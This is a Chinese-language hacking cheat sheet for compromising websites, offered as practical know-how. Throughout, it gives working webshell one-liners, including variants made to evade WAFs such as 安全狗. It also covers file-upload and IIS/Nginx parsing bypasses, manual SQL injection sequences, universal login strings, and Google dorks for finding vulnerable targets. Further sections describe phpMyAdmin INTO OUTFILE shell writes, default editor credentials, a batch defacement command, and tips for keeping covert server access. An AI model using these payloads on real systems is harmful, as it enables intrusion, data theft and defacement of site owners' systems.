1.直接上传 asp asa jsp cer php aspx htr cdx 格式的木马，不行就利用 IIS6.0 解析漏洞":1.asp;1.jpg/1.asp;.jpg/1.asp;jpg/1.asp;.xls

2.上传图片木马遇到拦截系统，连图片木马都上传不了，记事本打开图片木马在代码最前面加上 gif89a，一般就能逃过拦截系统了。

3.上传图片木马把地址复制到数据库备份里备份成 asp 木马，有时不成功就利用 IIs6.0 解析漏洞尝试突破。

4.上传图片木马再用抓包工具进行抓包，用明小子的综合上传功能，复制上传地址及 cookies 填到对应的框里，点击上传即可。

5.当后台有数据库备份蛋没有上传点时，把一句话木马插到任意处，再到数据库备份里备份成 asp 木马，之后用一句话客户端连接木马即可。

6.后台点击修改密码，新密码设置为：1″:eval request(″h″)’ 设置成功后连接 asp/config.asp 即可拿下 shell

7.当页面提示“上传格式不正确[重新上传]” 则说明存在上传漏洞，复制地址放到明小子里上传，一般都能直接拿下 shell。

8.当后台没有数据库备份但有数据库恢复的情况下,请不要犹豫,数据库恢复跟数据库备份功能是一样的,直接邪恶吧。

9.如果知道网站的数据库是 asp 的，直接在前台找留言板插入一句话木马，连接配置文件 inc/config.asp 即可拿下 shell。

10.当网站前台有“会员注册” 注册一个账户进去看看有没有上传点，有的话直接上传 asp 木马以及利用 iis6.0 解析漏洞，不行就抓包用明小子上传。

11.先上传一个.ashx 的文件，在笔记里搜索可找到方法，结果是访问会生成一句话木马文件，后台上传、编辑器上传、上传漏洞页面均可使用此方法。

12.当页面提示只能上传 jpg|gif|png 等格式的时候，右键查看源文件，本地修改为 asp|asa|php 再本地上传即可拿下 shell。

13.当用啊 D 检测注入点提示 SA 权限或 DB 权限的时候，尝试列目录找到网站物理路径，再点击 cmd/上传，直接上传 asp 木马即可，不行就差异备份拿 shell。

14.对于一些上传漏洞的上传页面，以及后台找到的上传页面，可以尝试用本地双文件上传突破，第一个选 jpg 第二个选 cer，推荐使用火狐浏览器。

【 渗透技巧 】

1.某些 cms 的网站设置过滤不严，直接在网站后面加上 admin/session.asp 或 admin/left.asp 可以绕过后台验证直接进去后台。

2.提下服务器之后建议抓下管理员哈希值，然后删除所有用户包括自己的，以后登录这台服务器就用管理员的账号密码登录，这样比较安全。

3.入侵网站之前连接下 3389，可以连接上的话先尝试弱口令，不行就按 5 次 shift 键，看看有没有 shift 后门。

4.访问后台地址时弹出提示框“请登陆” 把地址记出来(复制不了)放到“网页源代码分析器”里，选择浏览器-拦截跳转勾选--查看即可直接进入后台。

5. 突破防盗链系统访问 shell 代码： javascript:document.write(″<a

href='http://www.xxx.com/uploadfile/1.asp'>fuck") 点击 GO 即可进入 shell。

6.遇到一流信息监控拦截系统时，上传图片木马或是在木马代码最前面加上 gif89a 即可逃过检测。

7.eweb 编辑器后台，增加了 asp|asa|cer|php|aspx 等扩展名上传时都被过滤了，尝试增加一个 aaspsp，再上传 asp 就会解析了。

8.用注入工具猜解到表段却猜解不到字段的时候，到网站后台右键查看源文件，一般账号密码后面的就是字段，之后在注入工具里添加字段进行猜解即可。

9.当注入工具猜解表段，但猜解字段时提示长度超过 50 之类，不妨扔到穿山甲去猜解一下。

10.得知表段跟字段之后，使用 SQL 语句在 ACCESS 数据库里加个用户名及密码的语句：Insert into admin(user,pwd) values('jianmei','daxia')

11.当获得管理员密码却不知道管理员帐号时，到网站前台找新闻链接，一般“提交者”“发布者”的名字就是管理员的帐号了。

12.爆破 ASP+IIS 架设的网站 web 绝对路径，假设网站主页为：http://www.xxxxx/index.asp/ 提交 http://www.xxxxx.cn/fkbhvv.aspx/，fkbhvv.aspx 是不存在的。

13.有的站长很懒什么也不改，当我们得知网站的 cms 的时候，不妨去下载一套找找数据库路径，以及敏感信息，再尝试默认相关的可利用资源。

14.菜刀里点击一句话木马右键，选择虚拟机终端，执行命令出现乱码时，返回去设置编码那里，将默认的 GB2312 改为 UTF-8.

15.入侵千万别忘了 ftp，试试诺口令，ftp 的默认端口：21 默认帐号密码：test

16.破解出 md5 为 20 位结果，只需要把前三位和后一位去掉，剩余 16 位拿去解密即可

17.好多网站的后台地址是：admin_index.asp manage_login.asp

18.有时在木马代码里加上了 gif89a，上传成功访问的时候却出现了像图片一样的错误图像，说明服务器把 gif89a 当做图片来处理了，不要带 gif89a 即可。问就可以了。

19.找 eweb 编辑器的时候，如果默认的被改了，到前台去找图片右键看下路径，根据图片的目录猜 eweb 编辑器的目录，后台也是用此思路。

20.IIS 注册表全版本泄漏用户路径和 FTP 用户名漏洞：

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots\
```

21.扫旁站的时候，是不是想看每个站点是什么 cms 呢？用轩辕剑扫描就可以显示系统特征。

22.网站的主站一般都很安全，这时就要旁注或 C 段了，但是想知道各个 IP 段开放了什么端口吗？用“啊 D 网络工具包”里面的 IP 端口扫描最理想了。

23.手工检测注入点弹出“你的操作已被记录!”之类的信息，访问这个文件：sqlin.asp，如果存在，在注入点后面植入一句话木马：‘excute(request("TNT"))

接着用一句话木马客户端连接：http://www.xxx.com/sqlin.asp，上传木马即可拿下 shell，因为很多防注入程序都是用”sqlin.asp“这个文件名来做非法记录的数据库。

24.有的后台不显示验证码,往注册表里添加一个 ceg 即可突破这个困境了,把下面的代码保存为 Code.reg，双击导入就可以了。

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Security]

"BlockXBM"=dword:00000000
```

25.内网渗透时尽量少登录 3389，以免被管理员发现；

26.旁注的时候，建议挑 php 的站点来日，因为 php 站点一般都支持 aspx 脚本，这样对于提权跟跨目录都轻松.!

【 手工注入 】

IE 浏览器-工具-Internet 选项-高级-显示友好 HTTP 错误信息前面的勾去掉，否则不论服务器返回什么错误，IE 都只显示为 HTTP 500 服务器错误，不能获得更多的信息。

手工注入时如果网站过滤了 and 1=1 and 1=2 ，可以用 xor 1=1 xor 1=2 进行判断。

第一步：找注入点

```
（数字型）http://www.xxx.com/show.asp?id=7

加'          程序报错

加 and 1=1     返回正常页面

加 and 1=2     返回错误页面

（字符型）http://www.xxx.com/show.asp?id=ade7

加'          程序报错

加'and '1'='1  返回正常页面

加'and '1'='2  返回错误页面
```

新型检测注入点的方法：

在 URL 地址后面加上-1，若返回的页面和前面不同，是另一个正常的页面，则表示存在注入漏洞，而且是数字型的注入漏洞。

在 URL 地址后面加上-0，若返回的页面和之前的页面相同，然后加上-1，返回错误页面，则也表示存在注

入漏洞，而且是数字型的。

如果报错提示这个：

```
Microsoft JET Database Engine 错误 '80040e14'

语法错误 (操作符丢失) 在查询表达式 'ID = 6 ord by' 中。

/fun/Function.asp，行 657
```

解明：通过 JET 引擎连接数据库，则是 Access 数据库，通过 ODBC 引擎连接数据库，则是 MSSQL 数据库。

第二步：猜字段数

```
语句：order by 5
```

如果猜 6 的时候返回出错，就继续往回猜，直到返回正确为止...

第三步：UNION 命令

```
语句：and 1=2 union select 1,2,3,4,5--
```

看看哪里可以替换，假如显示有 2，就在 2 这里替换 SCHEMA_NAME，见下

第三步：猜库名

```
语句：and 1=2 union select 1,SCHEMA_NAME,3,4,5 from information_schema.SCHEMATA limit 1,1
```

第四步：猜表段

```
语句：and 1=2 union select 1,TABLE_NAME,3,4,5 from information_schema.TABLES where TABLE_SCHEMA=0x68667A7338383838 limit 1,1
```

注意，TABLE_SCHEMA=后面的库名必须是 hex 转换过的格式，倒数第二个 1 一直替换，直到爆出所有表段，然后选最可能性的那个。

第五步：猜字段

```
and 1=2 union select 1,COLUMN_NAME,3,4,5 from  information_schema.COLUMNS where TABLE_NAME=0x615F61646D696E limit 1,1
```

注意，TABLE_SCHEMA=后面的表段必须是 hex 转换过的格式，倒数第二个 1 一直替换，直到爆出所有字段，然后选最可能性的那两个。

第六步：猜内容

语句一：

```
and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 from admin
```

首先让程序报错，所以在注入点后面加上 and 1=2

语句二：

```
http://www.xxx.com/show.asp?id=-178 union select 1,2,3,4,5,6,7,8,9,10,11,12 from admin
```

同样是先让程序报错，在 178 这个参数前面加上 -

当列名帐号跟列名密码都猜解对的时候，页面将会显示相对应的内容，一般的密码都经过 MD5 加密了，解密地址：http://www.cmd5.com/ ； UserName Password

【 常见网站程序 】

```
asp 类:

foosun(风讯)

kesion(科汛)

newasp(新云)

乔客

CreateLive(创力)

5uCMS

KingCMS

DvBBS(动网)

BBSxp

[博客]zblog

[博客]pjblog

PHP 类:

DeDeCms（织梦）

ECMS（帝国）

PHPCMS

PHP168

HBcms（宏博）

SupeSite

CMSware(思维)

Joomla!

[BBS]Discuz!

[BBS]phpWind
```

```
[SNS]UCenterHome

[SNS]ThinkSNS

[商城]EcShop

[商城]ShopEx

[博客]WordPress

[维基]HDWiki

[微博]PHPsay

[DIGG]PBdigg
```

（ php 开源 mysql 绝对路径 ）

开源系统	数据库配置文件名	文件名所在的目录
Discuz!	config.inc.php	./ config.inc.php
Phpcms	config.inc.php	./include/config.inc.php
Wodpress	wp-config.php	./ wp-config.php
Phpwind	sqlconfig.php	./data/sqlconfig.php
phpweb	config.inc.php	./config.inc.php
Php168v6	mysql_config.php	./php168/ mysql_config.php
Shopex	config.php	./config/config.php
Ecshop	config.php	./data/config.php
Joomla	configuration.php	./ configuration.php
UCenter	config.inc.php	./data/config.inc.php
EmpireCMS	config.php	./e/class/config.php
Dedecms	common.inc.php	.data/common.inc.php
Zen Cart	configure.php	./includes/configure.php
Mediawiki	localsettints.php	./config/localsettints.php
Ecshop	config.php	./data/config.php
osCommerce	configure.php	./includes/configure.php

【 谷歌黑客语法 】

```
site：可以限制你搜索范围的域名.

inurl：用于搜索网页上包含的 URL，这个语法对寻找网页上的搜索，帮助之类的很有用.

intext：只搜索网页<body>部分中包含的文字(也就是忽略了标题、URL 等的文字)
```

intitle：查包含关键词的页面，一般用于社工别人的 webshell 密码

filetype：搜索文件的后缀或者扩展名

intitle：限制你搜索的网页标题.

link：可以得到一个所有包含了某个指定 URL 的页面列表.

查找后台地址：

site:域名 inurl:login|admin|manage|member|admin_login|login_admin|system|login|user|main|cms

查找文本内容：site:域名 intext:管理|后台|登陆|用户名|密码|验证码|系统|帐号|admin|login|sys|managetem|password|username

查找可注入点：site:域名 inurl:aspx|jsp|php|asp

查找上传漏洞：site:域名 inurl:file|load|editor|Files

找 eweb 编辑器：site:域名 inurl:ewebeditor|editor|uploadfile|eweb|edit

存在的数据库：site:域名 filetype:mdb|asp|#

查看脚本类型：site:域名 filetype:asp/aspx/php/jsp

迂回策略入侵：inurl:cms/data/templates/images/index/

利用谷歌黑客快速找到自己想要的资料：site:qiannao.com 提权视频

【 一句话木马 】

asp 一句话木马：<%eval request("x")%>

php 一句话木马：<?php eval($_POST[g]);?>

aspx 一句话：<%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>

数据库加密一句话(密码 a)：╪攘數畣整爟煥敵瑳∨≡┫愾

网站配置、版权信息专用一句话："%><%Eval Request(x)%>

一句话再过护卫神：<%Y=request("x")%> <%execute(Y)%>

过拦截一句话木马：<% eXEcGlOBaL ReQuEsT("x") %>

asp 闭合型一句话 %><%eval request("0o1Znz1ow")%><%

能过安全狗的解析格式：;hfdjf.;dfd.;dfdfdfd.asp;sdsd.jpg

突破安全狗的一句话：<%Y=request("x")%> <%eval(Y)%>

elong 过安全狗的 php 一句话：<?php $a = "a"."s"."s"."e"."r"."t"; $a($_POST[cc]); ?>

后台常用写入 php 一句话（密码 x）：

```
<?
 $fp = @fopen("c.php", 'a');
 @fwrite($fp, '<'.'?php'."\r\n\r\n".'eval($_POST[x])'."\r\n\r\n?".">\r\n");
```

```
@fclose($fp);
?>
```

高强度 php 一句话：

```
<?php substr(md5($_REQUEST['heroes']),28)=='acd0'&&eval($_REQUEST['c']);?>
```

新型变异 PHP 一句话(密码 b4dboy)：

```
($b4dboy = $_POST['b4dboy']) && @preg_replace(‘/ad/e’,’@’.str_rot13(‘riny’).’($b4dboy)’, ‘ad
d’);
```

突破安全狗的 aspx 一句话：

```
<%@ Page Language="C#" ValidateRequest="false" %>
<%try{ System.Reflection.Assembly.Load(Request.BinaryRead(int.Parse(Request.Cookies["你的密码
"].Value))).CreateInstance("c", true, System.Reflection.BindingFlags.Default, null, new object
[] { this }, null, null); } catch { }%>
```

突破护卫神，保护盾一句话：

```
<?php $a = str_replace(x,"","axsxxsxexrxxt");
$a($_POST["test"]); ?>
```

许多网页程序都不允许包含〈%%〉标记符号的内容的文件上传，这样一句话木马就写入不进数据库了。

改成：〈scriptlanguage=VBScript runat=server〉execute request("l")〈/Script〉

这样就避开了使用〈%%〉，保存为.ASP,程序照样执行的效果是一样的。

PHP 高强度一句话：

```
<?php substr(md5($_REQUEST['x']),28)=='acd0'&&eval($_REQUEST['c']);?>
```

菜刀连接：/x.php?x=lostwolf　脚本类型：php　密码：c

<?php assert($_REQUEST["c"]);?>　　菜刀连接 躲避检测 密码：c

【 解析漏洞总结 】

IIS 6.0

目录解析：/xx.asp/xx.jpg　xx.jpg 可替换为任意文本文件(e.g. xx.txt)，文本内容为后门代码

IIS6.0 会将 xx.jpg 解析为 asp 文件。

后缀解析：/xx.asp;.jpg　　/xx.asp:.jpg(此处需抓包修改文件名)

IIS6.0 都会把此类后缀文件成功解析为 asp 文件。

默认解析：/xx.asa　/xx.cer　/xx.cdx

IIS6.0 默认的可执行文件除了 asp 还包含这三种

此处可联系利用目录解析漏洞 /xx.asa/xx.jpg 或 /xx.cer/xx.jpg 或 xx.asa;.jpg

IIS 7.0/IIS 7.5/Nginx <8.03

在默认 Fast-CGI 开启状况下,在一个文件路径(/xx.jpg)后面加上/xx.php 会将 /xx.jpg/xx.php 解析为 php 文件。

常用利用方法： 将一张图和一个写入后门代码的文本文件合并 将恶意文本写入图片的二进制代码之后，避免破坏图片文件头和尾

e.g.

copy xx.jpg/b + yy.txt/a xy.jpg

/b 即二进制[binary]模式

/a 即 ascii 模式 xx.jpg 正常图片文件

yy.txt 内容 <?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>

意思为写入一个内容为 <?php eval($_POST[cmd])?> 名称为 shell.php 的文件

找个地方上传 xy.jpg ,然后找到 xy.jpg 的地址，在地址后加上 /xx.php 即可执行恶意文本。

.然后就在图片目录下生成一句话木马 shell.php 密码 cmd

【 ewebeditor 编辑器 】

默认后台：ewebeditor/admin_login.asp

帐号密码：admin admin

样式设计：ewebeditor/admin_style.asp

查看版本：ewebeditor/dialog/about.html

数据库路径： db/ewebeditor.mdb　db/%23ewebeditor.mdb　db/%23ewebeditor.asp ewebeditor/db/!@#ewebeditor.asp (用谷歌语法找文件名)

遍历目录：ewebeditor/admin/upload.asp?id=16&d_viewmode=&dir =../..

跳转目录：ewebeditor/admin_uoloadfile.asp? id=14&dir=.. (dir 为列目录, ..为返回上层目录)，形式:dir ../..

点上传文件管理-随便选择一个样式目录，得到：ewindoweditor/admin_uoloadfile.asp?id=14 在 id=14 后面加&dir=../../../.. 就可看到整个网站的文件了(../自己加减)

(ewebeditor5.5 版本)

默认后台：ewebeditor/admin/login.asp

帐号密码：admin 198625

数据库路径：data/%23sze7xiaohu.mdb

遍历目录：ewebeditor/admin/upload.asp?id=16&d_viewmode=&dir=../

调用样式上传页面：ewebeditor/ewebeditor.htm?id=body&style=popup

(ewebeditor3.8 php 版本)

默认后台：eWebEditor/admin/login.php

首先随便输入一个帐号和密码，接着系统会提示出错，这时清空浏览器的 url，然后输入以下代码后连按三次回车键：

```
javascript:alert(document.cookie="adminuser="+escape("admin"));javascript:alert(document.cookie="adminpass="+escape("admin"));javascript:alert(document.cookie="admindj="+escape("1"));
```

接着访问文件：ewebeditor/admin/default.php 就可以直接进入后台了。

(ewebeditor 编辑器 exp 手册)

有时候什么后缀都上传了，还是不行。就增加一个 asp:jpg 格式 上传 asp:jpg 试试

一：文件上传成功了，但是访问不成功，说明该目录(比如：/UploadFile)被设置了权限，返回去换成/ 上传到根目录就行了.增加 asp 等不行的时候，可以利用解析 asp;jpg

二：下载数据库查看前人留下的痕迹，再访问上传页面拿 shell。

页面路径:/ewebeditor.asp?id=48&style=popu7 用工具浏览数据库找到已添加 asp|asa|cer|php 的栏目，把 S_ID 跟 S_Name 的值替换在语句里访问，上传相对应的格式木马。

【 fckeditor 编辑器 】

查看版本：fckeditor/editor/dialog/fck_about.html

编辑器页面：FCKeditor/_samples/default.html

上传页面：fckeditor/editor/filemanager/connectors/test.html

遍历目录：

```
FCKeditor/editor/filemanager/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=File&CurrentFolder=/
```

编辑页面：

```
fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/asp/connector.asp
```

查看文件上传路径：

```
fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=
```

（ 拿 shell 方法总结 ）

ASPX 的站几乎都用 fck 编辑器，建议用工具扫一下，记住 inc 目录下可能存在 fck 编辑器，扫下这个目录。

一：如果是 iis6.0，上传两次 1.asp;.jpg 或者 1.asp;1.jpg 或者创建 x.asp 目录，再在这个目录下上传 x.jpg 或者直接上传 1.asp;jpg 都可以完美解析拿下 shell

二：第一次上传 1.asp;1.jpg，被重命名为：1_asp;1.jpg，但是第二次上传 1.asp;1.jpg，就有可能变成：1.asp;1(1).jpg

三：iis7.5+fck 的解析文件为：a.aspx.a;.a.aspx.jpg..jpg.aspx

四：如果不是 iis6.0 上传 1.asp;jpg 然后抓包，接下来改包，将分号变成空格，再用 c32 把 20 改成 00，保存，利用%00 截断分号两次

五：成功访问别人的一句话木马页面，

http://glavesoft.com/UploadFiles\EditorFile\file/2.asp;2(1).jpg 但不知道密码

http://glavesoft.com/UploadFiles\EditorFile\file\2_asp;2.jpg 这个是图片木马，没有成功利用 iis6.0 解析漏洞还是图片，下载下来用记事本打开找到密码。

六：IIS7.0/7.5 通杀 oday，把 php 一句话木马后缀改成 1.jpg 传上去，找出一句话的路径后，在 1.jpg 的后面添加/.php 例如：http://www.xxx.com/iges/php.jpg/.php

（ 建立文件夹 . 变 _ 的突破方法 ）

利用 Fiddler web debugger 这款工具来进行修改数据包，从而达到突破的目的。

注意：安装 Fiddler web debugger，需要安装.net 环境以及.net 的 SP2 补丁方可运行！

1.打开 fck 的上传页面，例如：fckeditor/editor/filemanager/browser/default/connectors/test.html

2.再打开 Fiddler web debugger 这款工具，点击设置--自动断点--选择 “请求之前”

3.接着打开 fck 的上传页面，创建文件夹，并输入你想要创建的文件名，例如：x.asp

4.然后返回到 Fiddler web debugger 这款工具里，选择链接—点击右侧的嗅探

5.修改 currentfolder 内的参数，改成你要建立的文件夹名字，如：x.asp

6.然后点击右侧的：run to completion

7.再点击软件设置—自动断点--禁用，再到浏览器里点击确定建立文件夹，你就会发现文件夹建立为 x.asp 了

【 linux 】

解析格式：1.php.xxx（xxx 可以是任意）

如果 apache 不认识后缀为 rar 的文件，我们就用 1.php.rar 格式上传，文件就会被服务器当做 PHP 脚本解析。

辨别 linux 系统方法，例如：http://www.xxx.com/xxx/abc.asp?id=125 把 b 换成大写 B 访问，如果出错了，就说明是 linux 系统，反之是 windows 系统.

【 旁注 】

旁注的技巧就是挑选支持 aspx 的站来日，这样提权时候希望较大，如何探测服务器上哪些站点支持 aspx 呢? 利用 bing 搜索：http://cn.bing.com/ 搜索格式：ip:服务器 ip aspx

比如要入侵一个网站，想知道该网站支不支持 aspx，就在网站后面随便加上一个 xxx.aspx 回车，如果显示的不是 iis 默认的错误页面，而是这种：“/”应用程序中的服务器错误，说明支持 aspx 马。

【 phpmyadmin 】

查看版本：test.php 或 phpinfo.php

默认账号密码：root root

万能帐号密码：'localhost'@'@" 密码空

拿 shell 第一种方法：

```
CREATE TABLE `mysql`.`darkmoon` (`darkmoon1` TEXT NOT NULL );

INSERT INTO `mysql`.`darkmoon` (`darkmoon1` ) VALUES ('<?php @eval($_POST[pass]);?>');

SELECT `darkmoon1` FROM `darkmoon` INTO OUTFILE 'd:/wamp/www/darkmoon.php';

DROP TABLE IF EXISTS `darkmoon`;
```

拿 shell 第二种方法：

```
Create TABLE moon (darkmoon text NOT NULL);

Insert INTO moon (darkmoon) VALUES('<?php @eval($_POST[pass]);?>');

select darkmoon from moon into outfile 'd:/wamp/www/darkmoon2.php';

Drop TABLE IF EXISTS moon;
```

拿 shell 第三种方法：

```
select '<?php @eval($_POST[pass]);?>'INTO OUTFILE 'd:/wamp/www/darkmoon3.php'
```

拿 shell 第四种方法

```
select '<?php echo \'<pre>\';system($_GET[\'cmd\']); echo \'</pre>\'; ?>' INTO OUTFILE 'd:/wamp
/www/darkmoon4.php'
```

```
127.0.0.1/darkmoon4.php?cmd=net user
```

找到 mysql 数据库，执行 sql 语句即可写入一句话，再菜刀连接即可。

phpmyadmin 脱裤：在这里面是可以直接拖库的，如同上传 php 拖库脚本一样，操作差不多的。

修改 mysql 默认的 root 用户名方法:

进入 phpmyadmin,进入 mysql 表,执行 sql 语句

1.update user set user='你的新 root 用户名' where user='root';

2.flush privileges;

例如：

用 root 身份登入，进入 mysql 库，修改 user 表即可。

```
1.use mysql;

2.mysql>update user set user='newName' where user='root';

3.mysql> flush privileges;
```

【 万能密码 】

```
( php )

帐号：' UNION Select 1,1,1 FROM admin Where ''='

密码：1

( asp )

'xor

'or'='or'

'or''=''or''='

'or '1'='1'or '1'='1

'or 1=1/*
```

【 批量关键词 】

```
inurl:asp?id=

inurl:detail.php?

CompHonorBig.asp?id=          牛比

inurl:show.asp? 非常强大！！！！

site:www.yuming.com

inurl:articleshow.asp?articleid=数字 牛 B
```

```
inurl:szwyadmin/login.asp

inurl:asp?id=1 intitle:政府

杭州 inurl:Article_Class2.asp?
```

【 批量挂黑页 】

cmd 命令执行 dir d:\wwwroot /b >>1.txt

之后命令 for /f "tokens=* delims= " %i in (d:\1.txt) do echo pause>>D:\wwwroot\%i\wwwroot\1.txt

【 木马后门 】

1.TNTHK 小组内部版 ------ 存在关键词后门，随便输入一个错的密码，右键查看源文件，找到错误关键词后面的 font，在 font 后面的就是正确密码。

2.不灭之魂---不死僵尸变种 ------ 用这款工具专门爆这款大马的密码：爆不灭之魂密码

3.终极防删免杀多功能 VIP 版本-无后门 ------ 万能密码：wbgz　菜刀连接：kk

【 安全狗 】

1.过注入

方法一：a.asp?aaa=%00&id=sql 语句

方法二： a.asp?id=sql 语句　里面把安全过滤的加个%1 比如： un%aion sel%aect 1,2,3,4 fr%aom admin

2.过大马被阻拦访问

方法一：上传一个大马 然后访问 http://sss.com/dama.asp ； 访问后出现拦截。

那么解决方法 先将 dama.asp 改名 dama.jpg 上传,然后在同目录上传个文件 da.asp 内容为：<!--#include file="dama.jpg" --> 这样再访问 da.asp 就不会被拦截了。

3.过菜刀连接一句话被拦截

方法一：不用菜刀连接一句话，用别的一句话连接端。

方法二：中转下连接菜刀，把过滤掉的词替换掉。

【 asp 搜索框注入 】

在搜索框里，我们输入一个关键词，该关键词必须在这个站能搜索到信息。比如这个站我输入了 1，搜索到了很多新闻，判断这个搜索框是否有注入漏动。

直接在前台的搜索框里注入被限制的话，可以本地构造表单进行注入：

```
<html>

<form name="form1" method="post" action="http://www.xxx.com/search.asp">

  类型:
```

```
  <label>
  <input name="t" type="text" id="t" value="1">
  </label>
  <p>
    内容:
      <label>
    <input name="key" type="text" id="key">
    </label>
  </p>
  <p>
    <label>
    <input type="submit" name="Submit" value="提交">
    </label>
  </p>
</form>
```

1%’ ’ and ’%’=’　　系统报错

1%’ and 1=1 and ’%’=’　返回正确

1%’ and 1=2 and ’%’=’　返回错误

1%’ and (select count(*) from 表段) and ’%’=’　猜表段

1%’ and (select count(字段) from 表段) and ’%’=’　猜字段

1%’ and (select top 1 len(字段) from 表段)>16 and ’%’=’　猜字段长度

1%’ and (select top 1 asc(mid(name,1,1)) from 表段)>97 and ’%’=’　猜内容

用牛族字符转换器转换数字。(猜长度的时候，选择对的前面那个错的数字!或是直接把大于号改为等于号，看看正确就是了)

有的网站存在搜索框，利用这个搜索框进行注射从而爆出管理帐号密码:

```
%' and 1=2 union select 1,admin,3,4,5,6,password,8,9,10 from admin where '%'='
```

我们在搜索框里，搜索关键词 1 浏览器地址栏显示:

```
http://www.XXXXXX.com/News_search.asp?key=1&otype=msg
```

这里的 key=1，就是说我们搜索得关键词 1，我们要做的就是把 key=1 放到最后面，把连接变成:

http://www.XXXXXX.com/News_search.asp?otype=msg&key=1

或者直接把&otype=msg 删除，变成：http://www.XXXXXX.com/News_search.asp?key=1

【 本地构造上传漏洞 】

寻找程序上传漏洞，必须从上传页面的源文件入手，目标有两个：

1.filename（文件名称） 在上传页面中针对文件扩展名过滤不严，从而上传可执行的脚本木马。

2.filepath（文件路径） 在上传页面针对路径过滤不严，导致可以修改上传相对路径上传脚本木马。

当检测到一个上传页面，asp、asa 后缀已经被过滤掉的时候，可以尝试抓包明小子或 NC 上传！

不行就利用本地上传漏洞构造上传！例如上传页面是：http://www.baidu.com/upfile_other.asp

1. 右键查看源文件，找到这段代码：

<form name="form1" method="past" action="zwhua_uploadl.asp" enctype="multipart/form-data">

把以上代码中 actino 处的路径补全！即：

<form name="form1" method="past" action="http://www.xxx.com/zwhua_uploadl.asp" enctype="multipart/form-data">

2.再找到这段代码：<input type="hidden" name="filepath" value="uploadfile/">

利用 IIS6.0 解析漏洞，把以上代码中 value 处的文件补全！即：<input type="hidden" name="filepath" value="uploadfile/1.asa; "> 注意：冒号后面有空格！

3.接着保存为 1.html，将刚保存的文件拖进去 C32 里，选择十六进制模式，找到“1.asa; ”后面的空格，将其填充为 00 后保存退出！

4.本地打开上传图片格式的木马(不成功时可以尝试上传一句话木马），如果提示成功后不显示路径的话，可以右键查看源文件自己手工找出路径访问即可！

【 利用双文件上传拿 shell 】

因为网站只判断一次，如果第一个文件后缀是在白名单里面的话，就让其上传，并没有判断第二个文件，所以上传任意格式的文件也让其通过。

当系统验证 cookie 的时候，就要用到火狐浏览器了，登录网站进后台，让火狐浏览器保存管理员的 cookie 值，再把修改后的“双文件上传工具”拖进去上传。

1.在后台找上传点，右键查看源文件，找到上传地址，一般在 post 或 action 的附近，搜索即可找到，一般为：src="../xxx.htm" 之后补全路径访问。

2.这个还不是真正的上传页面，真正的上传页面后缀是 asp 的，继续查看源代码，找到 action="xxx.asp"，补全路径访问即可！

4.其实也可以抓包从而获得上传路径，抓包之后，在 Referer:这栏，还有常见的是：

htto://www.xxxx.com/upfile_other.asp

3.打开双文件上传工具，替换为当前的上传地址，保存后拖进火狐浏览器里，第一个选择 jpg 木马，第二个选择 cer 木马，提交后右键查看源文件找出路径即可。

【 数据库备份抓包改包 NC 提交拿 shell 】

当备份路径不能修改,后缀又是 mdb 不变的时候，我们可先对备份的过程进行抓包，再本地构造用 NC 提交即可突破备份，数据库恢复也可使用此方法！

在抓包的时候，最好用火狐浏览器，因为有的浏览器抓不到包，首先上传一张图片木马复制下地址，接着对备份过程进行抓包！把抓到的数据复制在文本里面！

开始本地修改，先把 POST 处补全网址，找到最底下的一行数据，再复制多一行对比长度进行修改，把备份的数据名称替换为木马地址，备份的名称改为自己想要的 asp 后缀！

再将原来的数据长度跟现在的对比同时替换掉，最后看一共增加了多少个字符，就在 Content-Length:处进行增减，用 NC 提交数据格式：nc 域名 80<1.txt

==========

==========

【 本地构造数据库备份突破拿 shell 】

当上传 jpg 木马得到路径前去备份时,发现数据库备功能用不了的情况下,可以尝试本地构造突破拿 shell！

首先查看源文件，找到“当前数据库路径”修改为刚上传 jpg 木马的路径，再找到“数据库备份名称”修改为 1.asa

找到“<form method="past" action="Backup.asp?action=Backup">” 将路径补全“<form method="past" action="http://xxx.com/admin/Backup.asp?action=Backup">”

最后保存为 1.html，有的网站不验证 cookie 的话，直接打开进行备份就能成功了，但是一般都需要验证 cookie，这时就用上火狐浏览器了。

因为火狐浏览器有保留 cookie 的功能，先登录后台，以管理员的权限进行上传，直接把 1.html 拖进火狐浏览器里，直接点击备份即可突破 cookie 验证！

【 本地构造限制上传类型漏洞 】

一般用于直接扫到的上传页面，名称是：上传图片，上传 asp、asa 等脚本时提示“请选择 jpg 或 gif 文件!”这时通过这个方法一般都能成功，首先保存到本地 1.asp 放到小旋风的目录下，然后找到以下这段代码：

```
alert("请点击浏览按钮，选择您要上传的 jpg 或 gif 文件!")
myform.file1.focus;
```

```
return (false);
}
else
{
str= myform.file1.value;
strs=str.toLowerCase();
lens=strs.length;
extname=strs.substring(lens-4,lens);
if(extname!=".jpg" && extname!=".gif")
{
alert("请选择 jpg 或 gif 文件!");
```

看到这句代码：if(extname!=".jpg" && extname!=".gif") 改为：

if(extname!=".jpg" && extname!=".gif" && extname!=".asp")

然后补充完整上传地址，action=这里，然后网页打开 127.0.0.1 直接上传 asp 文件就可以了。

【 抓包改包 NC 提交拿 shell 】

1.抓包数据中如果存在 name="filepath"或是 name="filename"，那么就可以满足 NC 的上传条件了。

2.将木马的抓包数据复制到文本文件中。例如：1.txt

3.将路径补全：

filepath 截断法：

uploadfile/路径后添加 1.asp 空格 (16 进制下面将 20 改为 00)

filename 自定义名称：

C:\Documents and Settings\lei\桌面\1.jpg (将 1.jpg 改为 1.asp 空格，16 进制下将 20 改为 00)

3.在 Content-Length 处加上../uploadfile/后增加的字节数。

4.用 C32 将空格的 20 改为 00，保存为 1.txt。

5.把 1.txt 跟 nc.exe 放在同一目录下，cmd 命令：nc -vv www.XXXX.com 80<1.txt

(如果上传成功后没有将木马解析成 asp，可以尝试将文件名改成 asa、cer、php 再不行就用 IIS 6.0 解析漏洞，将文件名改为 1.asa;1.jpg)

【 抓包 nc 上传获取管理权限 】

